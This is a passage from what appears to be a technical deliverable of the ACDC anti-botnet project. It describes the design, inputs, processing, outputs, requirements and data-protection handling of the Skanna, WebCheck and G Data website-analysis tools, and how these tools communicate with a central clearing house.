Skanna is a system that, for a given set of domains, analyses websites served under that domain in order to create an inventory of technologies used. It uses sandboxing, dynamic and static analysis to identify whether a given website has been compromised and whether it engages in any malicious activities. It discovers potentially vulnerable websites by comparing the software used against an inventory based on well-known vulnerability databases. This contributes to a faster discovery of possibly compromised websites due to the exploitation of known vulnerabilities.
Skanna provides reports to the CCH indicating that a given domain or URIs is considered malicious or suspicious (with a high likelihood of being malicious) and the reasons for deriving that conclusion.

6.7.2. Input

6.7.2.1. External input

Skanna can obtain domains from two sources:

- Through a list of domains submitted by a user. In this case it analyses the domains regardless their TLD and geographic location.
- Through agreements with Verisign and Red.es for the domains .es and any of .com, .net and .org that resolve to Spanish IP addresses.

6.7.2.2. Input acquired through own sensors


Skanna retrieves the document served as the index page for a web server running under a given domain name to submit it to its internal processing pipeline.

6.7.2.3. Input acquired from the ACDC solution

Currently, Skanna does not receive any input from the ACDC solution.

6.7.3. Processing

Skanna has three main processes that are shown in the following graphic:



1. Domain inventory: In this step, Skanna obtains domains that should be scanned from sources described above. While Skanna is designed to process all ".es" and

any of .com, .net, .org domains that resolve to Spanish IP addresses, it is able to inspect any domain regardless of its TLD or geographic location.

2. Software inventory: In this phase, Skanna first retrieves the document served at the index for the given domain. Currently, it does not crawl websites. It will then be analysed using WhatWeb to obtain the CPE (Common Product Enumeration), i.e. an identifier for the software used to generate the page. The CPE is then used to check whether there are any known CVEs for that software.
3. Code analysis: The purpose of the last phase is to check whether malicious code was injected into the page. We achieve this using two types of analysis:
    a. Yara rules: This applies Yara rules on the index document to detect defacement and compromisation using obfuscated JavaScript code.
    b. Antivirus: We scan the index document using an Antivirus engine. If it generates an alarm, Skanna stores the alias of the virus returned as well as the timestamp and the version of the antivirus used.

Some of the incidents detected in this step generate an automatic notification to trigger manual analysis or mitigation.

6.7.4. Output

6.7.4.1. User interfaces

Skanna provides a web interface for tool operators that allows carrying out administrative functions and reviewing the scan results. It shows an inventory of the software used for each domain, domains for which either Yara or Antivirus analysis indicated compromisation and statistics regarding the scan results. Users may also filter the results or write advanced queries. Finally, a file summarising the results of the last scan can be downloaded through the web interface.

6.7.4.2. Output provided to the ACDC solution

Skanna is provided as a service to the ACDC solution. The following information is shared within the ACDC partners:

- Compromised or malicious URLs detected using the list of domains analysed.
- Reasons and additional data (where applicable) that lead to the classification.

6.7.4.3. Other interfaces

Currently, Skanna does not implement any other interfaces.

6.7.5. Operating Environment Requirements

6.7.5.1. Operating System and Third Party Software

Skanna does not rely on a specific operating system, but is operated by INCIBE using Debian Linux. For processing, it uses Sphinx, PHP, Python and the Apache Webserver and the mongoDB and MySQL databases for storing results.

6.7.5.2. Network Access

Skanna must be able to resolve domain names and requires Internet access to retrieve the index document provided on the index page for a given domain name.

6.7.5.3. Equipment

The hardware required for operating the service heavily depends on the volume of domain names that should be processed. For analysing the index document for one million domain names, we recommended using at least six different machines with a

minimum of 2GB RAM, preferably 8GB RAM, and 10 to 200GB of disk space each. Providing network storage may also be helpful.
In our setup, each of those machines carries out one of these tasks:

- Domain inventory
- Provide a web interface
- MongoDB database
- MySQL database
- Sphinx full-text search engine
- DNS server

6.7.6. Legal Considerations

6.7.6.1. Processing of Personal Data

Skanna does not process any personal data. It performs a non-intrusive scan, only processing domain names and information about software, vulnerabilities, malicious activity or malware detected on public websites. Nevertheless, INCIBE's Information Security Management System (ISMS) ensures the security of the processing.

6.7.6.2. Purpose, Legitimate Grounds and Data Quality

As stated in Section 6.7.6.1, this does not apply to Skanna since it does not process any personal data.

6.7.6.3. Proportionality

As stated in Section 6.7.6.1, this does not apply to Skanna since it does not process any personal data.

6.7.6.4. Data Subject's Rights

As stated in Section 6.7.6.1, this does not apply to Skanna since it does not process any personal data.

6.7.6.5. Security of Processing

As stated in Section 6.7.6.1, this does not apply to Skanna since it does not process any personal data.
Additionally, we would like to point out that Skanna is under supervision from our ISMS (Information Security Management System). Also, INCIBE's processes and systems are certified under ISO 27001, which includes technical security measures to be legal compliant. Additional information on this matter can be found in ACDC Deliverable D2.4 Executable Service Code.

6.8. WebCheck

6.8.1. Overview

WebCheck is a server plugin for webmasters that identifies and remediates malware and vulnerabilities hosted from the server. It focuses both on cleaning websites and on forging trust by guaranteeing a website is safe.

6.8.2. Input

6.8.2.1. External input

WebCheck utilises data from CyberDefcon's other ACDC tool, SiteVet. The data provided includes lists of malware, badware, botnets, spam and vulnerabilities. These lists are in the form of blacklistings, recorded instances and static signatures.

6.8.2.2. Input acquired through own sensors

WebCheck carries out a crawl of a website from external public locations and stores the URLs discovered and their respective documents (HTML or otherwise).
In cases where the full installation of the tool has been carried out, WebCheck also reads the filesystem – the website's root directory and certain configuration files (such as the global PHP configuration file).

6.8.2.3. Input acquired from the ACDC solution

WebCheck does not retrieve data directly from the ACDC CCH, except for data indirectly retrieved through the SiteVet tool (as in 6.8.2.1) in the `eu.acdc.malicious_uri` category.

6.8.3. Processing

WebCheck processing is carried out by both the centralised WebCheck server and the local server. If a full installation has not been carried out (such as when used as a trial or in situations where a local installation is not possible e.g. due to lack of administrative access), the processing occurs only by the centralised server.
The centralised server is limited to analysing websites externally and checking this information against data retrieved from the external sources (SiteVet and the ACDC Central Clearing House). This external analysis can occur in two ways: the first is from a quick scan (e.g. when a new user wishes to check their website immediately), the second is from a full scan, which is intended for full customers and requires a site crawl to have occurred. The resulting information to the end user includes blacklisting data, reputational data, basic vulnerabilities and basic performance issues.
The local installation also has access to the filesystem and configuration files, which enables the tool to provide more advanced vulnerability information, malware information, advanced performance issues, as well as facilities to clean and mitigate against vulnerabilities and malware.
For the purposes of ACDC, WebCheck aims to discover malicious "intermediary" URLs that are not hosted from the end user's website. Primarily, this occurs by the local scanning functionalities of WebCheck discovering some malware of vulnerabilities that call back to a malicious third-party URL.




Figure 12: Basic input and output information groups

On a full installation, local scans and external site crawls occur at timed intervals (based on the previous scan durations), but independently of each other. Analysis of server configurations, page contents and source code occur between scans, but can also be triggered manually, in case the end user wishes to monitor the results of any changes made.

Upon the discovery of vulnerabilities, malware or other issues, the information is passed onto the notification system. The notification system has a default configuration, but is highly configurable to respond how the user wishes.


Depending on the response from the notification system, WebCheck may attempt to clean or mitigate the issue. In the case of malware, this involves quarantining or cleaning the item. In the case of vulnerabilities, this involves patching the source code or software. Any changes made are archived to ensure the possibility of restoring unwanted changes.

Malware or vulnerabilities discovered as above on the end user's website are not reported to the CCH, since most end users would prefer for their website's domain name or URLs to not be sent to the CCH, as this is a form of blacklisting. Instead, for ACDC purposes, intermediary URLs which are found to be malicious are reported to the CCH. For example, external URLs discovered in the HTML of documents are checked for malware. If they contain malware, according to their hash signatures, the URLs are reported to the CCH.

6.8.4. Output

6.8.4.1. User interfaces

WebCheck is accessed and controlled by users by logging into a website on the public internet through their web browser. A dashboard screen summarises the current issues on their website. A settings menu enables the user to customise email notifications and how WebCheck responds to certain events (such as whether it attempts to clean malware when it finds it). The interface is of use to end users only, rather than to ACDC.



WebCheck status: OK | Website status: Vulnerable

Domain: rfiex.com | Account: Standard service

NOTIFICATIONS

URGENT: 8 New Urgent Notifications

MALWARE [TROJAN.WIN32.GENERIC]	/vulnerable_site_demo/malware.exe	[more detail]
XSS VULNERABILITY (STORED)	/vulnerable_site_demo/vulnerabilities/xss_s/	[more detail]
XSS VULNERABILITY (REFLECTED)	/vulnerable_site_demo/vulnerabilities/xss_r/	[more detail]
BRUTE FORCE VULNERABILITY	/vulnerable_site_demo/vulnerabilities/brute/	[more detail]
COMMAND INJECTION VULNERABILITY	/vulnerable_site_demo/vulnerabilities/exec/	[more detail]

IMPORTANT: 5 New Important Notifications

INFORMATIONAL: 2 New Informational Notifications

BLACKLIST STATUSES

LISTED: Listed on 3 Blacklists

NOT LISTED: Not Listed on 13 Blacklists

SERVER DETAILS

Hardware: No faults detected

Software: Configuration issues detected

Load: No load issues

Figure 13: Dashboard page

Data is presented on the dashboard through "notifications", each of which represents a particular issue (such as malware or vulnerability) discovered. Data of URLs that have been sent to the CCH is not presented on the interface.

6.8.4.2. Output provided to the ACDC solution

WebCheck will provide malicious URLs to the ACDC Central Clearing House. This data will come from incidents observed on websites using WebCheck (both actively and retrospectively).

The data provided will be submitted as incidents are found, in the category `eu.acdc.malicious_uri`

Since WebCheck depends upon data from real websites, and cannot be installed by CyberDefcon to gather data in the same way that deployments like honeypots can, valuable data can only be gathered from installation on customer's servers. Therefore, large quantities of useful data can only be produced once there are many installations of WebCheck submitting data – i.e. upon the commercial availability of the product at the end of the ACDC project.

6.8.4.3. *Other interfaces*

None.

6.8.5. *Operating Environment Requirements*

6.8.5.1. *Operating System and Third Party Software*

WebCheck is designed to run cross-platform. However, some functionality, such as detection of server configuration issues, is only available on Linux and Windows Server. For this reason, and due to the large overhead of testing required, only Linux and Windows Server is officially supported.
Installations of PHP and Python are prerequisites. Testing is currently being carried out in PHP 5.3 and 5.5 on Apache 2.2 and nginx 1.6.

6.8.5.2. *Network Access*

WebCheck requires access to the public internet over HTTP and HTTPs protocols in order to access feeds from the SiteVet tool and the ACDC Central Clearing House. In addition, the local installation must regularly communicate with the centralised WebCheck server.

6.8.5.3. *Equipment*

Any modern server that can compile Python 3 is capable of supporting the local installation of WebCheck.

6.8.6. *Legal Considerations*

6.8.6.1. *Processing of Personal Data*

The external functions of WebCheck are limited to accessing the content of publicly-available webpages and cross-checking this information against data from the SiteVet tool. As detailed in this section of the SiteVet tool's description, SiteVet does not provide any personal data, but only high-level reputational information. Therefore, the extent of WebCheck's external access to personal data is limited to its own reading of webpage content.
The local functions of WebCheck involve making local archives of source files which may contain personal data, and sending source files to the WebCheck centralised server for further analysis.

6.8.6.2. *Purpose, Legitimate Grounds and Data Quality*

The external functions of WebCheck discard webpage contents in their entirety if possible and as soon as possible. Only high-level information (such as static signatures of a page or a page's element are retained, which contain no personal data). However, if a link to malware or a possible vulnerability is found in a page's content, then those sections of that page are retained. This is necessary for information about the malware or vulnerability to be presented to the user for action to be taken.
The local functions of WebCheck handle personal data more readily, since source files can actually be sent to the centralised server. However, this is necessary, since not all analytic functions can be installed on the local server. In some cases, this is due to storage constraints (databases of URLs which are too large to store on the local

server); in others, platform compatibility (availability of libraries and hardware resources cannot be guaranteed). The centralised server will only retain the files for as long as is necessary to carry out the analysis, before the results are returned to the local installation and the copies of the files are deleted.

6.8.6.3. Proportionality

As detailed in 6.8.6.2, the external and local functions of WebCheck with regards to personal data have legitimate aims, are suitable and necessary. In addition, the external functions are reasonable, since the data it accesses is from publicly-available websites. The local functions are reasonable, despite being more intrusive, since the user would have opted to deploy the local installation under these terms.

6.8.6.4. Data Subject's Rights

Personal data is not stored by WebCheck, other than for the short period of time that is necessary, and therefore the data subject's rights are not affected by any circumstantial handling of personal data.

6.8.6.5. Security of Processing

Processing occurs locally where possible. Where this is not possible, files and data are transferred to a centralised server, which is also operated by CyberDefcon, for further analysis, over the SSH File Transfer Protocol. All processing occurs between these two points, and no data is passed to third parties for further analysis, which minimises the chance of interception, vulnerabilities or insecure transmission.
The centralised server is a resource dedicated to its functionality as the WebCheck centralised server. It does not store any other data, and does not run unnecessary services. The server itself is connected to its own distinct VLAN. Mandatory Access Control is enforced on the server via SELinux. Regular remote access to the server is limited to connections from the development team, who are able to view only the scripts directory, and therefore do not have access to any personal data whatsoever. Personal data is never directly accessed.
Detailed logs are produced on end user's local installations, and although information on major issues is passed onto the centralised server, ultimately the responsibility falls with the end user to maintain their own software installation.

6.9. Website Analysis Component

6.9.1. Overview

The website analysis component is an interface to G Data's internal website analysis systems. The component uses G Data's internal analysis systems to determine whether or not a website is malicious. Analysis results can be used to provide more reliable notifications to CERTs and website owners. These malicious URLs include exploit kits landing pages, phishing websites and malware hosting websites.

6.9.2. Input

6.9.2.1. External input

The Website Analysis Component (WAC) provides an interface to G Data's internal analysis infrastructure. The component receives various inputs from external partners to improve the detection mechanisms of several components. For example, several external partners share confirmed malicious URLs with G Data. These URLs are added to a blacklist and hence contribute to the overall classification result provided by the WAC.

6.9.2.2. Input acquired through own sensors


In addition to the external input, the Website Analysis Component relies on input to the analysis infrastructure provided by G Data. That input includes signatures and behaviour patterns manually written by G Data's malware analysts, data acquired from various web crawlers and telemetric data, obtained with customer consent.

6.9.2.3. Input acquired from the ACDC solution

The Website Analysis Component receives URI reports from the CCH to trigger its classification for those URIs.

6.9.3. Processing

The Website Analysis Component fully integrates into the proposed CCH workflow. It connects to the CCH to retrieve analysis requests and transfers them into a local queue. The internal analysis system retrieves items from the queue in the order they were provided and returns the result once processing is complete.



The analysis workflow is constantly revised and improved. It relies on both static and dynamic analysis techniques. The main component is G Data's URLCloud which employs several mechanisms to detect whether under a given URI a document trying to exploit the client's browser or a phishing website is provided. Currently, the analysis starts with looking up the URI in a blacklist of known malicious URIs. The blacklist is manually maintained by G Data's analysts as well as by external partners. The URI will then be opened in a sandbox environment where behaviour based heuristics allow identifying exploitation attempts. Finally, a check is performed using G Data's anti-virus engine and static signatures.
The analysis system's final verdict takes into consideration all individual results and hence can only be provided once all individual components completed their analysis. Typically, analysis is complete in less than 24 hours and the verdict is submitted to the CCH as a report with a higher confidence level.

6.9.4. Output

6.9.4.1. User interfaces

The website analysis component provides log files for general monitoring but has no interface designed for interactive usage.

6.9.4.2. Output provided to the ACDC solution

When analysis is complete, the component submits a malicious_uri report to the CCH indicating the maliciousness of the analysed URL.

6.9.4.3. Other interfaces

Currently, the WAC does not provide any other interfaces.

6.9.5. Operating Environment Requirements

6.9.5.1. Operating System and Third Party Software

The Website Analysis Component does not require a specific operating system. It currently runs on Ubuntu Linux and uses Python in combination with MySQL as a database server and RabbitMQ for messaging.
The component runs as a service because it is heavily integrated into G Data's internal analysis process. For this reason, it cannot be deployed at other locations. It provides an interface via the ACDC CCH channel and therefore has no specific requirements with respect to other Partner's environments.

6.9.5.2. Network Access

The component requires access to G Data's internal network infrastructure and to the CCH's XMPP server.

6.9.5.3. Equipment

The Website Analysis Component's CCH interface is currently deployed on a dedicated system with a 2.4GHz processor, 2GB of RAM and 500GB hard disk. Other parts of the system are distributed across G Data's internal analysis and processing system with varying hardware. These systems include:

- Behaviour analysis VMs
- Machines for static signature matching
- Database server
- Message queue
- Mail server

6.9.6. Legal Considerations

6.9.6.1. Processing of Personal Data

The Website Analysis Component does not process any personal data unless that data is contained in a document that is downloaded from a public web server. The information collected by external sensors is provided through the CCH component where processes and mechanisms ensure proper management of personal data are supposed to be in place.
The output of the WAC is contains a detection verdict indicating whether the website is considered to be malicious or benign and hence does not contain any personal data. Thus, even if an analysed website did contain personal data, it is neither considered in the analysis nor will it or any artefacts of it be present in the output.

6.9.6.2. Purpose, Legitimate Grounds and Data Quality

The WAC can only be considered to process personal data under the very specific circumstances discussed in Section 6.9.6.1. Processing cannot take place without download the publicly available contents of a given website.
The processing is designed to increase the level of accuracy of report on suspicious websites for different experiments. As a result of the experiments, CERTs, hosting providers and law enforcement agencies will receive reports regarding malicious websites. Furthermore, the gathered intelligence is used to protect G Data's customers by improving its blacklist and behaviour detection mechanisms. These

actions prevent crimes from being committed and support criminal investigations. The content of a website analysed is deleted immediately after the analysis is complete.

6.9.6.3. Proportionality

The WAC can only be considered to process personal data under the very specific circumstances discussed in Section 6.9.6.1 and even under these circumstances, that data is discarded after the processing and analysis is complete. Thus, there is no impact on the privacy of the individuals whose data would be processed by WAC.

6.9.6.4. Data Subject's Rights

The Website analysis component does not store or process personal data.

6.9.6.5. Security of Processing

The hardware is deployed in a closed, controlled environment. The processing of the received data occurs solely within that environment which is not reachable for any third-parties.
Except for retrieving the document to be processed, all network connections, including local connections, are encrypted using either TLS/SSL or SSH. Since all data is discarded as soon as possible (cf. Section 6.9.6.2), all reasonable precautions for ensuring secure processing are in place.

7. The Malicious or Vulnerable Website Tool Group's Contribution to the ACDC Solution

As pointed out in Section 3, websites and webservers are used both for spreading botnet infections through techniques like drive-by exploits and for providing command and control over infected machines. Thus, the identification of malicious websites and -servers is a major concern in the fight against botnet activities. In addition to that, by preventing the exploitation and abuse of benign webservers, botnet operators can be driven to commercial services, increasing their costs and opening new avenues for investigators.
The tools comprising the Malicious or Vulnerable Website Tool Group follow different avenues for contributing to the ACDC goals. Given the technical and legal limitations discussed at length in Section 4, their approaches do overlap to some degree. But when considering all relevant aspects, it become obvious why all of these approaches are nevertheless needed. This section provides a brief summary on how the Malicious or Vulnerable Websites Tool Group aims to achieve the goals sketched in the previous paragraph.

First of all, INCIBE's Skanna trades depth of analysis for speed and is thus able to analyse websites on a large scale. Its signature-based detection approach can detects known malicious content. For each website scanned, Skanna however also updates its software inventory. The inventory reflects which software, e.g. which content management system, and which version is used by a particular site. This can later be used to quickly assess the potential impact of newly discovered vulnerabilities and to warn the people and organisations using the affected software.
Cyber Defcon's WebCheck provides a similar service for selected websites. Their service requires that website operators install the WebCheck client on their server. The client can then carry out an extensive analysis of the website's source code and other files on the server. Hence, it cannot cover huge quantities of websites like INCIBE's Skanna but can perform much more elaborate and hence more reliable analysis instead.
Atos' High Precision Phishing Detection (HPPD) module, G Data's Website Analysis Component and Cyber Defcon's SiteVet all provide an assessment indicating whether there is reason to

assume a website or -server is malicious. But they differ not only in methods but also with respect to the subjects investigated. The HPPD module uses machine learning to determine whether a given domain is likely to belong to a phishing campaign. While this approach requires a learning phase, the classification can be completed in real time.
Similarly, the HE-Index, the core of Cyber Defcon's SiteVet reputation score, requires data collected over a large time frame but can also provide classification in real time. Its scoring is however concerned with the reputation of autonomous systems and IP addresses. Hence, it can not only be used to block or warn users trying to visit a site located in a "bad Internet neighbourhood" but also to assess whether certain ISPs exhibit a suspicious accumulation of malicious websites. These assessments could be used by law enforcement agencies to support their tactical planning when engaging a particular botnet.
The third reputation tool in the tool group, G Data's Website Analysis Component, is concerned with assessing the maliciousness of the content served under individual URLs. Its complex process is designed to detect malware-infections caused by visiting a given URL. While the process often takes several hours to complete, it may detect previously unknown attacks which can subsequently be linked back to the website that served the malicious content.
Fraunhofer FKIE's HoneyAgent, HoneyUnit and PDFScrutinizer follow a similar approach. They emulate vulnerable applications and detect whether a document served by a website attempts to exploit vulnerabilities in a web browser or its PDF Viewer. While doing so, the JavaScript engine used by the HoneyUnit emulates user interaction which may trigger exploits that would not be executed in a normal sandbox environment. Both the HoneyUnit and PDFScrutinizer use a mixture of signatures and heuristics to determine whether a website tries to attack the client. Their signatures are however applied dynamically at the time the client tries to call a vulnerable method and hence, in contrast to static signature matching, are robust against common obfuscation techniques. Like the Website Analysis Component, the tools' analysis cannot be performed in real-time. However, since they do not depend on a special infrastructure, they can be deployed by many partners and can perform their analysis in a decentralised fashion. By sharing their analysis reports through the CCH, each document only has to be analysed once, sharing the load across multiple partners.
Finally, Atos' AHPS Service Level SIEM (SLS) contributes a sophisticated correlation engine to the project. The engine allows correlating a larger number of low-confidence reports into a single report with high confidence. Concerned entities are often reluctant to act on reports with low or medium confidence due to the repercussions false accusations or other unnecessary actions can have for them. Hence, providing high confidence reports is a key element to achieve a measureable impact.

8. Inter-Tool Communications

This section discusses the potential approaches for implementing inter-tool communication with respect to the Malicious or Vulnerable Website Tool Group and describes the solution deemed to be most appropriate with respect to that discussion.
We briefly introduce a few terms in Section 8.1 and then continue to describe the implications of communications between tools within the tool group. Section 8.3 discusses communications with other ACDC components and describes the protocol for that interaction as a series of message exchanges and their properties. This section closes with a brief summary in Section 8.4.
In the following, the key words "MUST", "MUST NOT", "REQUIRED", "SHALL", "SHALL NOT", "SHOULD", "SHOULD NOT", "RECOMMENDED", "MAY", and "OPTIONAL" in this document are to be interpreted as described in RFC 2119.

8.1. Data Model

Throughout this section, we will be discussing data provided by different entities within the ACDC solution. Below, we will distinguish between data sets and data elements. A data

element is a single atomic datum that reflects e.g. a measurement, a fact, the result of a tool's analysis or any other piece of information that should be provided to other entities.
Data elements may be grouped in data sets to indicate that they refer to one particular entity, e.g. a host, website or physical device, or incident. Each data set stored in the CCH MUST receive a unique ID to unambiguously identify the given data set throughout the ACDC solution. We will refer to this ID as data set ID or simply ID for short.

8.2. Interaction within the Malicious or Vulnerable Websites Analysis Tool Group

Analysis of malicious or vulnerable websites is a complex task that requires information from various tools. In certain cases, however, the information provided by an individual tool may not be sufficient to reliably determine whether a website is vulnerable or malicious. In these cases, it could be necessary for the tools involved to interact with each other in terms of exchanging information. This interaction may be useful either if the output of a tool is required by another tool to start its analysis, or if one tool is used to augment the results of another tool. Both cases are discussed in the following as well as the consequences for the interaction between tools of the Malicious or Vulnerable Websites Analysis Tool Group.

8.2.1. Providing Data Triggering Independent Analysis

Various tools of the tool group provide data or information that other tools may use for starting their own analysis. By allowing a direct interaction between those tools, other tools could start their analysis immediately after the first tool completes its analysis. For example, AHPS might detect an attack against a webserver and provide the respective URL to HoneyUnit or SiteVet to check for indicators that the attack was successful.

8.2.2. Tools Augmenting Previous Analysis

This case is similar to the previous case but has one major difference. If a tool is used to augment the results of another tool, its output needs to be transmitted back to the first tool. For example, HoneyUnit might detect a PDF document within an examined website and use the results of PDF Scrutinizer to enrich its own results. It is important to note here that PDF analysis results are not required by HoneyUnit and thus, this case cannot be translated into a cyclic version of case one.

8.2.3. Communication Aspects of Tool Group 1.1.4

With regards to interactions between tools of tool group 1.1.4, the major concerns are how the design for an interface that covers the aforementioned cases should look like and which tool should transmit the final result to the CCH. Figure 14 illustrates the input data required by some tools as well as the data provided by the individual tools of tool group 1.1.4. Data that will be provided but is not used by any other tool is omitted for the sake of clarity. As the figure illustrates, some tools provide information that can be exploited by other tools. Currently, this includes URLs, domain information as well as malware listings. Since these will also be provided to the CCH, a specialised interface for intra-tool group communication would actually provide a subset of the functionality required for tool to CCH communication. Given the effort diverted from improving the ACDC core services for designing and implementing a separate protocol, intra-tool group communication should use the same protocol as tool to CCH communication.
Solving the second concern can be achieved by creating a tool that collects and stores partial results until all contributing tools provide their share of the result and only submits the complete result when it becomes available. Another way would be to allow the submission of partial results that will be updated as new information becomes available. Each of the former two approaches would require the distribution and

maintenance of a significant amount of configuration throughout the tool group. This particularly requires every tool to have up-to-date information about all its communication partners.
In the first approach, each tool involved in creating a result set would at least need to know which tool was responsible for submitting the respective results; for the second approach, the designated tool would have to know each expected result set. In either case, failure to update or inconsistencies across configurations for tools maintained by different partners could lead to either the unavailability or duplication of data sets at the CCH. Thus, data sets should be stored in the CCH immediately and tools should request a notification on changes, such as the addition of data to a data set, which would allow them to provide additional analysis.
As pointed out in Section 5.4 however, tools must not transmit large volume, unprocessed data to the CCH. If a tool provides large volume data to another tool, there is good reason to assume that the former acts as a sensor on behalf of the latter. Thus, these tools become components of a single logical tool and are therefore free to define their own interface for intra-tool communication.

